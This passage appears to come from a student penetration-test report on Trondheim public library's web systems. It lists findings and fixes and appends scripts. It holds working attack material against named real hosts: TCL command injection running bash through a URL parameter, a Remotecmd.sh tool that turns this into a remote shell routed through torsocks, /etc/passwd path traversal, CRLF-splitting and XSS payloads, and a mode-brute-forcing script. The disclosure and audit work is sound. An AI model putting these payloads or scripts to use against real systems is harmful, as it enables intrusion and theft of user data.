Secure cookie ensures that the cookie is only sent over https. The server endpoints are all sent over https or redirected to https, this does not mitigate man-in-the-middle attack.

Recommendation: Use secure cookie flag on session cookies.

Note: As of May, this issue is fixed.

Evidence 8: Incorrect usage of HTTP verbs

(OTG-SESS-004)

A POST request is normally used for updating data. However, it is possible to craft URL that modifies data if the user is already logged in:


```
trondheim.bib.no/cgi-bin/m2?mode=pinchg&pin1=4567&pin2=4567.
```

Recommendation: Force usage of HTTP POST request when modifying data. This prevents hackers from crafting URLs that change already logged in users' pin codes.

Evidence 9: Cross-site request forgery

(OTG-SESS-005)

It is possible to set up a malicious web server that changes pin code and passwords of users with a valid session id.



Recommendation: Force usage of HTTP POST request when modifying data. This prevents hackers from crafting URLs that change already logged in users' pin codes. Shorter session cookie lifetime.

Evidence 10: Too long session timeout

(OTG-SESS-007)

There appears to be no session timeout functionality, when users have been idling too long. The longest session idling tested was 3 days. With session cookies valid for 180 days, one can suspect there is no session timeout management in place.

Recommendation: Add session timeout functionality, that logs out users after 1 day of idling.

Evidence 11: LDAP injection

(OTG-INPVAL-006)

Using LDAP specific wildcards gives positive hits. However, LDAP specific attacks all failed. (Possibly false positive)

Recommendation: Check server configuration.

Note: False-positive confirmed during a meeting with Bibliotek Systemer AS

Evidence 12: Remote command execution

(OTG-INPVAL-013)

This is the major security hole that granted us access to all files on the server.

Websok exposes the dbpath variable during a redirect. It is also possible for the user to set dbpath in the URL. During information gathering it was discovered the server language was TCL, so TCL specific code was injected.

[https://tfb.no/cgi-bin/m2dyn.htm?mode=m2forstagliste&dbpath=\[puts+"\n\nBIBLIOFIL_START\n\[exec+bash+-c+"ls+-l+\x2fusr\x2fbiblo\x2fdata\x2flogg+2>\x261+\x7c+base64"\]\nBIBLIOFIL_END"\]&kval=&tekst=bygg&input=pubsok_txt_hoved](https://tfb.no/cgi-bin/m2dyn.htm?mode=m2forstagliste&dbpath=[puts+)

Recommendation: Treat DBPATH everywhere as user input and sanitize all places where it is being used, and in the long run remove dbpath to be sent over URL.

Note: As of April 17th the security hole has been clogged.

Evidence 13: No server-side business logic tests

(OTG-BUSLOGIC-001)

When changing postal code and town, the check of the combo postal code plus town happens client-side, thus it is possible to be registered with postal code plus town: “-45 Fairytaletown” using a proxy.

Password strength, valid zip codes, addresses, birthdate, etc validity is possible to bypass by using a proxy.

Recommendation: Never trust user input. Validate the user input server-side.

Evidence 14: No limit of the number of times users can change their user information per day

(OTG-BUSLOGIC-005)

Changing users' addresses normally requires email verification, however changing the address several times the same day, the site says it requires email verification, but this can be ignored and still update the address.

Recommendation: Bug fix.

Evidence 15: Incorrectly handling invalid data

(OTG-BUSLOGIC-007)

It is possible to register users who obviously don't exist (example born January 1st, year 1, was changed server-side to January 1st 1901).

Recommendation: Obviously incorrect data should return an error to the user, not changing it on the server-side.

Note: As of March 26th, the bug has been partially fixed. The client prevents illegal input to be submitted, and users now have to submit a mathematical valid DUF or personal number to register. It is still possible to submit birth dates in the future current year.

Evidence 16: Endpoint crawling in "mode":

(OTG-ERR-001)

Using invalid endpoint `tfb.no/cgi-bin/m2?mode=loga` and `tfb.no/cgi-bin/m2?mode=log*` returns different error messages. `*` is apparently used as a wildcard for string searching.

By using automated scripts it is possible to map all modes that are valid.

Recommendation: Sanitize mode parameters to remove `*` and other potentially problematic characters in the TCL scripts where the mode parameter can be controlled by the user.

Note: as of April this has been fixed.

Evidence 17: HTTP splitting with CRLF

(OTG-INPVAL-016)

It is possible to perform HTTP splitting on `tfb.no/cgi-bin/m`, `tfb.no/cgi-bin/m-test` without being logged in. It is also possible to perform HTTP splitting while logged in on

`tfb.no/cgi-bin/m2`.

example: sends you to `google.com`

[https://tfb.no/cgi-bin/m-test?mode=login%0d%0aLocation:%20https://www.google.com%0d%0aSet-Cookie:%20hpId=999;%20expires=Mon,%2015-May-2021%2020:14:46;%20path=/:](https://tfb.no/cgi-bin/m-test?mode=login%0d%0aLocation:%20https://www.google.com%0d%0aSet-Cookie:%20hpId=999;%20expires=Mon,%2015-May-2021%2020:14:46;%20path=/;)

The below example is one that shows a script injection:

[https://tfb.no/cgi-bin/m?mode=login%0d%0a%0d%0a<script>alert\(document.domain\)</script>](https://tfb.no/cgi-bin/m?mode=login%0d%0a%0d%0a<script>alert(document.domain)</script>)

Recommendation: Sanitize “location” headers, and “\r\n”. In this case the simplest solution would be to delete the “m” and “m-test” pages and focus on how mode is processed on the `m2` page.

Note: As of April this issue has been fixed.

Evidence 18: Buffer overflow at m-test

(OTG-INPVAL-014)

Manual testing showed however indication that `tfb.no/cgi-bin/m-test` is vulnerable to buffer overflow, as it returns a 500 internal server error when sending a post request with “mode=” + 8160 A’s. The error did not occur when sending “only” 8128 A’s.

Recommendation: The Security hole is associated with old pages, removing it is the easiest fix.

Note: As of April 17th, the m-test site has been removed.

Evidence 19: Forge requests to set the application in debug mode

(OTG-BUSLOGIC-002)

Serious possibility of the hijacking of user sessions.

By using the link <https://www.tfb.no/cgi-bin/m2?mode=home&debug=1>, there are now two new pre tags on the resulting webpage. The first pre tag contains all parameters set in the URL, while the other one contains all the users' cookies on the tfb.no web page. Since the cookies are written in the HTML body, they are now open to be accessed by javascript, even though the sesjid cookie is HTTP-only.

Recommendation: Remove the debug parameter from the active webpage, or just don't write all the cookies to HTML if debug mode is on. Also sanitize URL for %0d and %0a to avoid HTTP splitting and script injection on the m2 page.

Note: As of May, this issue has been fixed.

Evidence 20: Forced browsing

(OTG-AUTHN-004)

Critical exposure of user data.

Possible to access log files and source code by tampering with the form parameter in webmail. The hacker needs to know about the exact path and filename for it to work or apply brute force testing.

Example:

<https://tfb.no/cgi-bin/webmail?form=/usr/biblo/data/busslogg/nyifxrecord.logg>

Recommendation: add checks so that only files from the folder storing forms are accessible.

Note: As of April this issue has been fixed by removing the webmail endpoint.

Evidence 21: Arbitrary system-wide file disclosure via path traversal

(OTG-AUTHN-004)

Critical exposure of user data.

Example: `view-source:https://tfb.no/cgi-bin/ws?wsdl=../../../../etc/passwd`

(important to copy

“`view-source:https://tfb.no/cgi-bin/ws?wsdl=../../../../etc/passwd” into the browser. Without “view-source” the password file is not viewable.)`

(The script “`/cgi-skript/ws`” sets the “Content-type” to “`text/XML`”, thus View Source may be necessary to view the file contents in the browser)

Recommendation: Sanitation of “`wsdl`” parameter, disallow relative path traversal, or remove script if it is no longer used.

Note: As of April this issue has been fixed by removing the WSDL parameter.

Evidence 22: World-readable TLS private keys, certificates

(OTG-AUTHN-004)

If a malicious actor has access to the TLS private key, surveillance of encrypted connections to the webserver is possible. So far as we have tested this affects `brgbib.bib.no` and `tfb.no`, likely to affect other `*.bib.no` sites.

In order to view the certificates you must add `view-source` before the url in the browser:

Example: `view-source:https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*key`

Example: `view-source:https://tfb.no/cgi-bin/ws?wsdl=*CENSORED*crt`

Recommendation: **Generate new keys and certificates.** Restrict read permissions to "root". Note: As of April this issue has been fixed by removing the WSDL parameter. Unknown status of the leaked private keys and certificates.

Evidence 23: XSS in the search function of m

(OTG-INPVAL-001)

Old endpoints that are vulnerable to cross-site scripting (XSS). The below examples make the browser pop open a harmless alert box as proof of concept (PoC). This proves that it is possible to perform more serious attacks with XSS.

PoC in search:

https://tfb.no/cgi-bin/m?mode=vt&hpid=16063&pubsok_txt_1=%3Cscript%3Ealert%281%29%3C%2Fscript%3E&historisk=

PoC in tnr/mode:

[https://tfb.no/cgi-bin/m?tnr=%0A%0A300310&mode=%3Cscript%3Ealert\(1\)%3C/script%3E](https://tfb.no/cgi-bin/m?tnr=%0A%0A300310&mode=%3Cscript%3Ealert(1)%3C/script%3E)

PoC in just mode:

[https://tfb.no/cgi-bin/m?mode=%0A%0A300310%3Cscript%3Ealert\(1\)%3C/script%3E](https://tfb.no/cgi-bin/m?mode=%0A%0A300310%3Cscript%3Ealert(1)%3C/script%3E)

CSRF [https://tfb.no/cgi-bin/m?mode=%0ALocation:https://www.evilsite.com%0A%0A<script>alert\(1\)</script>](https://tfb.no/cgi-bin/m?mode=%0ALocation:https://www.evilsite.com%0A%0A<script>alert(1)</script>)

Evidence 24: Header injection controlling location and inserting javascript with HTTP splitting

The same type of vulnerability as evidence 17, this time in another site, and another type of attack.

Example redirection to malicious website:

[https://tfb.no/cgi-bin/m?mode=%0ALocation:https://www.evilsite.com%0A%0A<script>alert\(1\)</script>](https://tfb.no/cgi-bin/m?mode=%0ALocation:https://www.evilsite.com%0A%0A<script>alert(1)</script>)

Example Javascript injection:

[https://www.tfb.no/cgi-bin/sru?responseType=text/html%0A%0A\[after+5000\]{%3Cscript%3Ealert\(1\)%3C/script%3E](https://www.tfb.no/cgi-bin/sru?responseType=text/html%0A%0A[after+5000]{%3Cscript%3Ealert(1)%3C/script%3E)

Recommendation: Sanitize “location” headers, and “\r\n”.

Evidence 25: Parameter tampering listbibnr in mode “kart”

(OTG-BUSLOGIC-007)

Normal usage: listbibnr takes in a library number and shows it on a map. (buggy even when submitted correct library number, may or may not show map and map lacks valid google API key). This bug was discovered when assessing what functionality still exists on m-page, not by reviewing source code. The discovering of how the bug exists was done by reading source code.

Possible to retrieve all usernames, and some other weird things such as “aksesspunkt i 4. etasje”

Example:

https://www.tfb.no/cgi-bin/m2?mode=kart&listbibnr=*CENSORED*&latlon=63.299649,10.485644

Shows the name of a user in the library system.

<https://www.tfb.no/cgi-bin/m2?mode=kart&listbibnr=500&latlon=63.299649,10.485644>

Returns “Aksesspunkt kursrom 4 etasje”.

The bug is also present in the older version of the system: m:

<https://www.tfb.no/cgi-bin/m?mode=kart&listbibnr=500&latlon=63.299649,10.485644>

The parameter has been attempted sanitized so that only numbers are used for page_kart.

Recommendation: As the map is so buggy, to begin with, and there is no link to it for users in m2, simply delete it might be the easiest fix. Or bug repair.

m2 server crash night to May 2nd: At the same time as the vulnerability was being explored a TCL script crash occurred.

- Could this have been caused by a buffer overflow? → the crawling is happening by asking for 0-10 000 000 ids in batches of 1000. → listbibnr will have to handle data size up to 8000 characters. In that case it is the first time buffer overflow has been detected at m2.
- Or it could have been caused by google API key errors? → for each map request the already invalid google API key is used, which might cause google to block requests.
- Or could it be that it is iterating through a file and the “id”s are line spaces? so each time it has to retrieve the information it has to run through all the indexes up to the correct id? effectively blocked the resource for any other access?
- Donn Morrison thought it might be a log file that got full.

After meeting with Bibliotek Systemer, it was clarified that it was not the listbibnr crawling that caused the crash.

Note: as of May 4th, kart mode is removed.

Evidence 26: local/session Storage to get search history and a valid email or loaner number

(OTG-CLIENT-012)

At endpoint `/cgi-bin/m2` session storage is used. In the session storage lies information about the last search done by the user. However, on the endpoint `/cgi-bin/m`, the `localStorage` is used, containing not only the last search but multiple searches back through the search history. In the `localStorage` is also saved the user’s email address or loan number under “`lnr`”.

Referring to evidence 23, it is shown that cross-site scripting the `/cgi-bin/m` endpoint is relatively easy, making it fully possible for an attacker to send a malicious link to a user, sending their search history with the email/loan number back to the attacker.

Proof of Concept:

[https://tfb.no/cgi-bin/m?mode=vt&hpid=3311&pubsok_txt_0=<script>setTimeout\(function\(\)%7Balert\(localStorage.getItem\("searches"\)\)%7D,2000\)</script>](https://tfb.no/cgi-bin/m?mode=vt&hpid=3311&pubsok_txt_0=<script>setTimeout(function()%7Balert(localStorage.getItem()

This link will show the user's search history in an alert box.

Recommendations:

Don't store search history, email address, or loan number in localStorage. Take down /cgi-bin/m as /cgi-bin/m2 is the newer version that should be used.

Note: As of writing this May. 1 2020, the problem has been fixed, and cross-site scripting on the m page in this manner is no longer possible.

Evidence 27: /cgi-bin/m2 vulnerable to XSS by HTTP splitting

(OTG-INPVAL-001)

Cross-site scripting was achieved on the /cgi-bin/m2 endpoint with the help of HTTP splitting. By tampering with the mode parameter, it was possible to split the response to include javascript in the response body.

Proof of concept:

[https://tfb.no/cgi-bin/m2?mode=home%0d%0a%0d%0a<script>alert\(1\)</script>](https://tfb.no/cgi-bin/m2?mode=home%0d%0a%0d%0a<script>alert(1)</script>)

Recommendation: Sanitize mode parameter, especially %0d%0a characters.

Note: Problem fixed after meeting with the library where this was discussed.

Evidence 28: Old MD5 unsalted passwords

(OTG-AUTHN-007)

The default is that the password is stored as PBKDF2 with SHA-512 hash with random homemade salt (krypto_pw_sjekk in bibtcl.tcl). The homemade salt generator krypto_pw_randsalt relies on TCL rand(). It also appears that unsalted MD5 passwords are in use according to the function m2autlib_passordsjekk in the script m2autentiseringlib.tcl.

Recommendation:

TCL `rand()` is not considered a cryptographically secure random number generator:

<https://wiki.tcl-lang.org/page/Cryptographically+secure+random+numbers+using+%2Fdev%2Furandom>. Rather use the premade salt generator. For instance, `bcrypt` includes cryptographically secure salts when hashing. Isaac random number generator is also available in TCL that can replace `rand()`.

Migrate to a safer hash algorithm such as `bcrypt`. This can be done in two ways:

1. When it turns out a user is verified using MD5, update the database record with the new salted hash of the password sent from the client.
2. When it turns out a user is verified using MD5, prompt the user to set a new password and store this new password with the help of a strong hashing algorithm.

Another option is to run through the entire database and take those passwords that are guaranteed to be md5, and use it as an input for `bcrypt` (`bcrypt(md_hashed_password)`).

This weakens the `bcrypt` hashing, but it prevents any MD5 hashes to be stored whatsoever in the database.

Evidence 29: Better database protection is required

(OTG-CONFIG-001)

The database is a large file on the webserver.

Recommendation: Silo the database will prevent exposure of it if the webserver gets hacked, and also prevent corruption of data. The database should follow the least-privilege principle by both firewall and database settings. Most databases offer automatically logging of data changes.

Evidence 30: Keystrokes printed to developer console:

(OTG-CONFIG-002)

The client is printing keylogging user input to the web browser console. It's unclear exactly what this is used for, but it seems it's there for debugging purposes. Unnecessary to keep printing to console after release.

skal ha skrollet vekk adressebaren	m2?mode=lninfo:43
før addAutocomplete	script-min.js?t=608:27
før hentHuskelisteDetaljer	script-min.js?t=608:27
før lager visHuskelisteAntall	script-min.js?t=608:27
feilet med idleTimeout:TypeError: Cannot read property 'jQuery321014262168649566422' of undefined	m2?mode=lninfo:126
viser side med lånekort	script-min.js?t=608:13
Legger inn håndtering av esc	script-min.js?t=608:27
skal ha henta elementer	script-min.js?t=608:27
fant 0elementer	script-min.js?t=608:27
skal ha skrollet vekk adressebaren 2	m2?mode=lninfo:53
fikk data:[object Object]	script-min.js?t=608:13
OK	script-min.js?t=608:13
taste-event:83	script-min.js?t=608:27
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
skal skrolle pga focus (3)	m2?mode=lninfo:251
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
taste-event:65	script-min.js?t=608:27
taste-event:68	script-min.js?t=608:27
taste-event:70	script-min.js?t=608:27
taste-event:91	script-min.js?t=608:27
skal skrolle pga focus (3)	m2?mode=lninfo:251

Recommendation: Stopp logging unnecessary information as search history and passwords.

C Remotecmd.sh

```
1  #!/bin/bash
2
3  SERVER=$1
4  CMD=${@:2}
5
6  if [ -z $SERVER ] || [ -z "$2" ]; then
7      echo "usage $0 <server> <cmd>" 1>&2
8      echo "  ex: $0 trondheim.bib.no uname -a" 1>&2
9      echo 1>&2
10     echo "If <cmd> includes piping or redirection (|, >, <), enclose entire <cmd>"
11     ↪ in quotes." 1>&2
12     echo "Watch out that * doesn't expand in your own shell! Escape if necessary"
13     ↪ with \*." 1>&2
14     exit 1
15 fi
16
17 if [ -z $(which torsocks) ]; then
18     echo "This requires torsocks for your own safety." 1>&2
19     echo "sudo apt install torsocks" 1>&2
20     exit 1
21 fi
22
23 if [ -z $(which wget) ]; then
24     echo "This requires wget." 1>&2
25     echo "sudo apt install wget" 1>&2
26     exit 1
27 fi
28
29 CMD="bash -c \"\$CMD 2>&1 | base64\"
30
31 #echo $SERVER
32 ESCAPED_CMD=$(echo "$CMD" | sed 's/ /+/g' \
33     | sed 's/;/\\x3b/g' \
34     | sed 's/\*/\\x2a/g' \
35     | sed 's/|/\\x7c/g' \
36     | sed 's/&/\\x26/g' \
37     | sed 's/\\/\\x2f/g')
38
39 #echo $CMD
40 #echo $ESCAPED_CMD
```



```

38
39 URL="https://$SERVER/cgi-bin/m2dyn.htmc?mode=m2forslagliste&dbpath=
   ↳ [puts+"\n\nBIBLIOFIL_START\n[exec+$ESCAPED_CMD]\nBIBLIOFIL_END\"]
   ↳ &kval=&tekst=bygg&input=pubsok_txt_hoved"
40 #URL="https://$SERVER/cgi-bin/m2dyn.htmc?mode=m2forslagliste&dbpath=[puts+\n\n[info
   ↳ patchlevel]]&kval=&tekst=bygg&input=pubsok_txt_hoved"
41
42 echo "$URL" 1>&2
43
44 OUTPUT=$(torsocks wget -O- --quiet "$URL" --server-response 2>&1)
45 #TMP=$(tempfile)
46 #torsocks wget -O- --quiet "$URL" --server-response 2>&1 > $TMP
47
48 RES=$?
49
50 if [ $RES -eq 0 ]; then
51     # Print content between BIBLIOFIL_START / _END
52     echo "$OUTPUT" | sed -n
   ↳ '/BIBLIOFIL_START/,/BIBLIOFIL_END/{/BIBLIOFIL_START/b;/BIBLIOFIL_END/b;p}'
   ↳ | base64 -d
53 #   cat $TMP | sed -n
   ↳ '/BIBLIOFIL_START/,/BIBLIOFIL_END/{/BIBLIOFIL_START/b;/BIBLIOFIL_END/b;p}'
54 #   rm $TMP
55 else
56     echo "Error running command $CMD" 1>&2
57     echo "$OUTPUT" 1>&2
58 #   rm \ $TMP
59     exit 1
60 fi

```

D Python script for finding mode values

```
1 import requests
2 import time
3
4 URL = "https://www.tfb.no/cgi-bin/m2?mode="
5 LETTERS = "abcdefghijklmnopqrstuvwxyæøå"
6
7 temporary_results = []
8 results = []           # Empty list for full modenames to go into
9
10 start = time.time()
11
12 for letter in LETTERS:           # Initilize list of all single letters that has
    ↪ hidden modes. Avoids false positives with one and two letters
13     try:
14         r = requests.get(url=URL+letter+"*")
15         if r.status_code == 404:
16             temporary_results.append(letter)
17     except:
18         temporary_results.append(letter)
19
20 iteration = 0
21 print(temporary_results, "\tIteration %i" % iteration, "\tSeconds from start: %i
    ↪ Seconds" % (time.time() - start), "\t%i Number of temporary results\n" %
    ↪ len(temporary_results)) # Shows current progress after each iteration
22 iteration += 1
23 while len(temporary_results) >= 1:
24     next_iteration = []           # List of strings to be taken futher
25     iterationstart = time.time()
26     for string in temporary_results:
27         res = []                 # List of results going to next iteration
28         for c in LETTERS:
29             try:
30                 r = requests.get(url=URL+string+c+"*")
31                 if r.status_code == 404:
32                     res.append(string+c)
33             except:
34                 res.append(string+c)
35
36     if len(res) == 0:
```

```

37     results.append(string)
38     else:
39         next_iteration = next_iteration + res
40
41     temporary_results = next_iteration
42     print(temporary_results, "\tIteration %i" % iteration, "\tSeconds from start: %i
    ↪ Seconds" % (time.time() - start), "\tIteration time: %i Seconds" %
    ↪ (time.time() - iterationstart), "\t%i Number of temporary results\n" %
    ↪ len(temporary_results))
43     iteration += 1
44
45     with open("ResultsM2.txt", "w") as file:         # Create a file and saves the
    ↪ results
46         for result in results:
47             print(result)
48             file.write(result+"\n")
49
50     URL = "https://www.tfb.no/cgi-bin/m?mode="
51
52     temporary_results = []
53     results = []             # Empty list for full modenames to go into
54
55     start = time.time()
56
57     for letter in LETTERS:         # Initilize list of all single letters that has
    ↪ hidden modes. Avoids false positives with one and two letters
58         try:
59             r = requests.get(url=URL+letter+"*")
60             if r.status_code == 404:
61                 temporary_results.append(letter)
62         except:
63             temporary_results.append(letter)
64
65     iteration = 0
66     print(temporary_results, "\tIteration %i" % iteration, "\tSeconds from start: %i
    ↪ Seconds" % (time.time() - start), "\t%i Number of temporary results\n" %
    ↪ len(temporary_results))
67     iteration += 1
68     while len(temporary_results) >= 1:
69         next_iteration = []         # List of strings to be taken futher
70         iterationstart = time.time()
71         for string in temporary_results:

```

```

72     res = []                                # List of results going to next iteration
73     for c in LETTERS:
74         try:
75             r = requests.get(url=URL+string+c+"*")
76             if r.status_code == 404:
77                 res.append(string+c)
78         except:
79             res.append(string+c)
80
81     if len(res) == 0:
82         results.append(string)
83     else:
84         next_iteration = next_iteration + res
85
86     temporary_results = next_iteration
87     print(temporary_results, "\tIteration %i" % iteration, "\tSeconds from start: %i
      ↪ Seconds" % (time.time() - start), "\tIteration time: %i Seconds" %
      ↪ (time.time() - iterationstart), "\t%i Number of temporary results\n" %
      ↪ len(temporary_results))
88     iteration += 1
89
90     with open("ResultsM.txt", "w") as file:    # Create a file and saves the
      ↪ results
91     for result in results:
92         print(result)
93         file.write(result+"\n")

```

E Vision document

Bachelor project no 74

Security audit of Trondheim Folkebibliotek Vision document

Version <1.0>

Version history

Date	Version	Description	Authors
17.01.2020	0.1	Started filling out the vision document	Elisabeth Marie Opsahl, Anette Olli Siiri, Sindre Thomassen
22.01.2020	0.2	Changed the format and continued to fill out the rest	Elisabeth Marie Opsahl
23.01.2020	0.3	Small changes and finished the first draft	Elisabeth Marie Opsahl

Index

1.	Introduction	144
2.	Summary of problem and product	144
2.1	Problem summary	144
2.2	Product summary	144
3.	Description of Stakeholders and Users	145
3.1	Summary of stakeholders	145
3.2	Summary of users	145
3.3	System overview	145
3.4	Summary of user requirements	146
3.5	Alternatives to Trondheim Folkebibliotek's systems	146
4.	Product overview	146
4.1	The product's role in the user environment	146
4.2	Dependencies	147
5.	The product's functional features	147
6.	Non-functional features and other requirements	148
7.	References	149

1. Introduction

The purpose of this document is to give the reader an overview of the project assignment given by Trondheim Folkebibliotek. The project consists of doing several penetration tests on Trondheim Folkebibliotek's information systems to find possible vulnerabilities. The assignment is completed by 3rd year students as their bachelor project.

2. Summary of problem and product

Trondheims public library (Trondheim Folkebibliotek) have requested a security test on their information systems. The assignment will be done by penetration testing the systems to examine if Trondheim Folkebibliotek information systems maintains user's personal information integrity, and user authentication.

2.1 Problem summary

Problem with	Possible unknown vulnerabilities.
Effect	The library, the employees and the public users.
Might result in	Attack on the library's IT systems, information leakage, attack on the user's library accounts.
A successful solution	Will make the library aware of the vulnerabilities and help them avoid attacks.

2.2 Product summary

For	Trondheim Folkebibliotek (Trondheim Public Library).
Who	Are getting their it-systems security tested.
The software tested	Web interface, android application, Wi-Fi, self-checkout counter, publicly available computers, TCP/IP and SSH ports and physical ethernet ports are all considered attack vectors for our project.
Who	Will guide Trondheim Folkebibliotek to improve the security of their IT systems.
As opposed to	Getting hacked because of unknown vulnerabilities.
The security evaluation	Might uncover some of the vulnerabilities that exist in the library's IT systems. The evaluation will make the library aware of these vulnerabilities so they can be fixed before the system gets attacked.

3. Description of Stakeholders and Users

3.1 Summary of stakeholders

Name	Description	Role
Trondheim Folkebibliotek (Trondheim public library)	The representatives are Bjørn Tore Nyland and Mildrid Liasjø	Client/external supervisor
Bibliotek-Systemer AS	The developers of the IT systems	Will be able to see the end report and get information on the result. This will help them fix their product if vulnerabilities are found.
Bachelor group 74	Bachelor students	The penetration testers.
NTNU	The representative is Donn Morrison	Supervisor.

3.2 Summary of users

Name	Description	Role	Representative
Employers	The people who own the systems to be evaluated. Should redistribute the results to their service providers so they can fix vulnerabilities found during the evaluation.	External supervisors	Bjørn Tore Nyland and Mildrid Liasjø
Service provider	Those responsible for the systems. Responsible to fix their product so customers can use a safe system.	Will read the finished report	None

3.3 System overview

Trondheim Folkebiblioteks information systems consist of several devices:

- The web interface is for the public users and for the library's employees. Users log in with their library card number and a password or pin, or by ID-Porten. The web page gives the user information about their reservations, their borrowed books, fees, personal information, and it lets the user reserve new books, movies etc. There is also a feature where the user can send the library a message.
- The android application is used the same way as the web interface, it is to manage your borrowed books and reserve books at the library.
- Trondheim Folkebibliotek's Wi-Fi is open for everyone with a library card. The user login with their card number to be able to use the Wi-Fi.
- The self-checkout counter is used by the public to borrow or return books. The barcode on the library card is used for identification.
- The library has some public available computers. Some of them are used to look up books and find information about it, others are available for users to log in and use as normal computers.
- The physical ethernet ports are placed inside the library. They are used by the library equipment to connect them to the library's LAN.

3.4 Summary of user requirements

Needs	Priority	Regarding	Test method(s)
Safe login	High	Web interface, android application	OWASP
Safe session handling	High	Web interface, android application	OWASP
Safe change of personal information	High	Web interface, android application	OWASP
Safe storage of personal information	High	Web interface, android application	OWASP
No bugs	Low	Web interface, android application	Normal use
Available and safe Wi-Fi	High	Wi-Fi	Man-in-the-middle attack, Firesheep, check if it's encrypted, sniffing
Safe borrow and return of books	High	The self-checkout counter	Logout timeout, try to fit a card reader, forge of library barcode
Safe public computers	Medium	Public computers	OWASP
Safe TCP/IP, SSH and other ports	High	No unnecessary open ports	Port scanning
Safe ethernet ports	Low	Ethernet ports	Sniffing

3.5 Alternatives to Trondheim Folkebibliotek's systems

There exist several library management systems that could be an alternative to the current system. University libraries are an alternative to the public library, but they don't provide the same material. Other alternatives are other public libraries in Norway, but the users will have to travel to another part of Norway to be able to use it. There is no alternative to Trondheim Folkebibliotek that provides the same material in Trondheim. Bibliotek-Systemer is the providers of the IT system to most libraries in Norway. Competing systems could be the KOHA library software used by Oslo municipality.

4. Product overview

4.1 The product's role in the user environment

This product will be playing the role as a guideline of how to improve the safety of the library's IT systems. It will potentially create a safer system for the users and employees of the library. The users can in a higher degree trust the library to handle their personal information, trust that no one else will borrow books in their name and trust that the ethernet ports and open Wi-Fi is safe to use.

4.2 Dependencies

Dependencies	Description
Have permission to do the different tests	It is necessary to have the permission to do the testing before doing them to avoid damaging their systems.
Library card	Library card for authorization.
Access to the library's Wi-Fi	To test the library's Wi-Fi, it is necessary to work at the library to have access to their open Wi-Fi.
Access to the library's public computers	To test the library's public computers, it is necessary to be able to use the public computers.
Access to the library's self-checkout counter	To test the self-checkout counters, it is necessary to be able to use the counters.

5. The product's functional features

The product will not be a new IT system, but a guideline to improve the already existing system. The guideline will consist of information and documentation of all the test methods used on the different parts of the IT system and how the tests are performed. The result of the penetration testing and recommendations of how to make the security better will also be a part of the finished product.

The different methods used to test the web interface and the android application are from the OWASP test guideline version 4.

- Safe login.
To test the web interface and android applications login, there is several methods that is important to use. Because the login is done in form fields where user input is needed, it is important to test how the user input is handled. The most important methods to test this is OWASP no 1 Injection like SQL injections and OWASP no 7 Cross-site Scripting XSS. It is also important to look at how the login input is sent from client to server, this is done by sniffing.
- Safe session handling.
To test the session handling, the OWASP no 2 Broken Authentication and no 5 Broken Access Control is important to test. To test the session handling of the system it is important to find out how the session ID or authentication tokens are stored, how they are sent from client to server, this will be done by sniffing. To find out if it is possible to get hold of someone's session ID and get into someone's account, session hijacking is tested. If the session ID is stored as cookies, there is several methods to use to get someone's cookies, cross site scripting will be the most important method for this.
- Safe change of personal information.
Form fields with user inputs are used when changing the personal information of a user, it is therefore important to test how the user input is handled. To test this cross-site scripting and SQL injections is important methods. To check if the information is safely sent from client to server, sniffing is used. It is also important to look at the requirements needed to change the personal information, to figure out whether an attacked user will be able to tell if the account is under attack or not. This will mainly be tested by normal use of the webpage or application.

Appendix E: Vision Document

- Safe storage of personal information.
To find out whether the personal information is stored safely or not, OWASP no 3 Sensitive Data Exposure is used. It is important that the personal information is safe all the way from the user is typing it to its stored in the database. To find out if the information is hashed and/or encrypted when sent from client to server and from server to the database sniffing is used. To find out if its possible to get hold of the information in the database OWASP no 1 Injection is tested. It is also important that the information isn't leaked anywhere, to test this normal research on the site will be done, like looking at console logs and so on.
- No bugs.
To find bugs in the web interface and android application is a less important part of the product because it does not necessarily have any effect on the safety. There is no method used to find all the existing bugs, other than to normally use the system. Any bugs found while testing is still noted for the service providers to fix.
- Available and safe Wi-Fi.
To test the safety of the Wi-Fi there is several methods that is important to use. First, it's important to find out if any ports are open and possible to exploit. Second, it is important to check if the Wi-Fi is sending its data encrypted, this is done by sniffing. Man-in-the-middle attack is important to test because this can be used to get hold of personal information.
- Safe borrow and return of books.
At the self-checkout counter it is important that its not possible to forge a bar code to either borrow books as someone else or inject the system. To test if this is possible it's important to look at the logout timeout, try to fit a card reader, and try to forge the library barcode.
- Safe public computers.
The library has public computers that can be used to look up books. This system takes user input. To test the user input the methods from OWASP is used in the same way as for the user input in the web interface, by injection and cross-site scripting.
- Safe TCP/IP, SSH and other ports.
It is important to do a port scan to make sure no ports are open and available for attackers to exploit. An attacker can use available ports to get hold of resources, contact other machines in the same network through the compromised machine and give them malware or so on.
- Safe ethernet ports.
To test the ethernet ports, sniffing will be done.

6. Non-functional features and other requirements

The final product will be a written document that is supposed to help the library and their service provider to approve the library's IT systems. For the document to be helpful, there is some non-functional features that needs to be a part of the product. The non-functional features are:

- Information about the testing methods.
This part of the product will give the reader information about the different methods used for the testing. It will explain why these methods are important and relevant to test for this IT system.
- Document the tests done on the system.
It is important that the documentation explains in detail how every test was performed. The documentation should contain screenshots of the process and/or result. It should be possible for the reader to make the same tests and get the same result, this part will be especially important for the service provider who will have to find a way to fix the vulnerabilities.

Appendix E: Vision Document

- **Result.**
